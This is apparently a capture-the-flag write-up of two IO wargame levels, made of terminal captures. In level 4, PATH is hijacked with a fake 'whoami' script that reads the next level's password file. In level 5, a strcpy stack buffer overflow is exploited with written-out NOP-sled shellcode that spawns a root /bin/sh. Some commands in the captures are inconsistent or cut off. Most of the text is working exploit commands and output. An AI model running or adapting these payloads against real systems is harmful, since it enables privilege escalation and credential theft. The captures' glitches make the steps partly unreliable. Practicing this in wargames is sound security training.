level4@io:/levels$ mkdir /tmp/my2dir
level4@io:/levels$ echo "cat /home/level5/.pass" > /tmp/mydir/whoami
level4@io:/levels$ ls -l whoami
ls: cannot access 'whoami': No such file or directory
level4@io:/levels$ cd /tmp/mydir
level4@io:/tmp/mydir$ ls -l whoami
-rw-r--r-- 1 level4 level4 23 Mar  2 17:44 whoami
level4@io:/tmp/mydir$ PATH="/tmp/mydir:$PATH"
level4@io:/tmp/mydir$ echo $PATH
/tmp/mydir:/usr/local/radare/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/
usr/games
level4@io:/tmp/mydir$ /levels/level04
Welcome level5
```


Level 5

Buffer overflow with strcpy(), buffer size to write until return address is 140 bytes




```
level04.c       level09           level15.pass    level20.pass    level30
level05         level09.c         level16         level21         level30.c
level05_alt     level10           level16_alt     level22         level31
level05_alt.c   level10_bis       level16_alt.c   level23         level31.asm
level05.c       level10_bis.c     level16.c       level23.c       level32
level06         level10.c         level16.pass    level24
level06_alt     level10.pass      level17         level25
level5@io:/levels$ cat level05.c
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv) {

        char buf[128];

        if(argc < 2) return 1;

        strcpy(buf, argv[1]);

        printf("%s\n", buf);

        return 0;
}
level5@io:/levels$
```

Disassembly the code



```
(gdb) set disassembly intel
(gdb) disass main
Dump of assembler code for function main:
   0x080483b4 <+0>:     push   ebp
   0x080483b5 <+1>:     mov    ebp,esp
   0x080483b7 <+3>:     sub    esp,0xa8
   0x080483bd <+9>:     and    esp,0xfffffff0
   0x080483c0 <+12>:    mov    eax,0x0
   0x080483c5 <+17>:    sub    esp,eax
   0x080483c7 <+19>:    cmp    DWORD PTR [ebp+0x8],0x1
   0x080483cb <+23>:    jg     0x80483d9 <main+37>
   0x080483cd <+25>:    mov    DWORD PTR [ebp-0x8c],0x1
   0x080483d7 <+35>:    jmp    0x8048413 <main+95>
   0x080483d9 <+37>:    mov    eax,DWORD PTR [ebp+0xc]
   0x080483dc <+40>:    add    eax,0x4
   0x080483df <+43>:    mov    eax,DWORD PTR [eax]
   0x080483e1 <+45>:    mov    DWORD PTR [esp+0x4],eax
   0x080483e5 <+49>:    lea    eax,[ebp-0x88]
   0x080483eb <+55>:    mov    DWORD PTR [esp],eax
   0x080483ee <+58>:    call   0x80482d4 <strcpy@plt>
   0x080483f3 <+63>:    lea    eax,[ebp-0x88]
   0x080483f9 <+69>:    mov    DWORD PTR [esp+0x4],eax
   0x080483fd <+73>:    mov    DWORD PTR [esp],0x8048524
   0x08048404 <+80>:    call   0x80482b4 <printf@plt>
```


Find a value gdb p/d 0x88+4



```
   0x080483fd <+73>:    mov    DWORD PTR [esp],0x8048524
   0x08048404 <+80>:    call   0x80482b4 <printf@plt>
   0x08048409 <+85>:    mov    DWORD PTR [ebp-0x8c],0x0
---Type <return> to continue, or q <return> to quit---return
   0x08048413 <+95>:    mov    eax,DWORD PTR [ebp-0x8c]
   0x08048419 <+101>:   leave
   0x0804841a <+102>:   ret
End of assembler dump.
(gdb) p/d 0x88+4
$1 = 140
(gdb) r $(python -c 'print "\x90"*115')
Starting program: /levels/level05 $(python -c 'print "\x90"*115')
▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒
▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒
[Inferior 1 (process 25610) exited normally]
(gdb) b main
Breakpoint 1 at 0x80483bd
(gdb) r $(python -c 'print "\x90"*115')
Starting program: /levels/level05 $(python -c 'print "\x90"*115')

Breakpoint 1, 0x080483bd in main ()
(gdb) x/200wx $esp
0xbffffb70:     0x00000000      0x00000001      0xb7fff920      0xb7e9edb3
0xbffffb80:     0xbffffbae      0x00000000      0xb7fe5110      0xb7fffc10
```

Final Command:

```
`python -c "print('\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80\xbe\x2f\x2f\x73\x68\xc1\xee\x08\x56\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc9\x31\xd2\x31\xc0\xb0\x0b\xcd\x80' + 'A'*100 + '\xbf\xff\xfb\xb0'[::-1])"`
```



```
[::-1])"`
▒1▒É▒1▒F▒//sh▒Vh/bin▒▒1▒1▒1▒
                              `AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA▒▒▒▒
Illegal instruction
level5@io:/levels$ ./level05 $(python -c "print('\xb0\x31\xcd\x80\x89\xc3\x89\xc
1\x31\xc0\xb0\x46\xcd\x80\xbe\x2f\x2f\x73\x68\xc1\xee\x08\x56\x68\x2f\x62\x69\x6
e\x89\xe3\x31\xc9\x31\xd2\x31\xc0\xb0\x0b\xcd\x80' + 'A'*100 + '\xbf\xff\xfb"`)
> ./level05 $(python -c "print('\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46
\xcd\x80\xbe\x2f\x2f\x73\x68\xc1\xee\x08\x56\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc9
\x31\xd2\x31\xc0\xb0\x0b\xcd\x80' + 'A'*100 + '\xbf\xff\xfb"`)^C
level5@io:/levels$
level5@io:/levels$
level5@io:/levels$
level5@io:/levels$ ./level05 $(python -c 'print "\x90"*108+"\x31\xc0\x89\xc3\xb0
\x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53
\x89\xe1\x8d\x42\x0b\xcd\x80"+"\xa0\xfd\xff\xbf"')
▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒
▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒1▒ð1▒Rhn/shh//bi▒▒RS▒▒B
                                                      `▒▒▒▒
```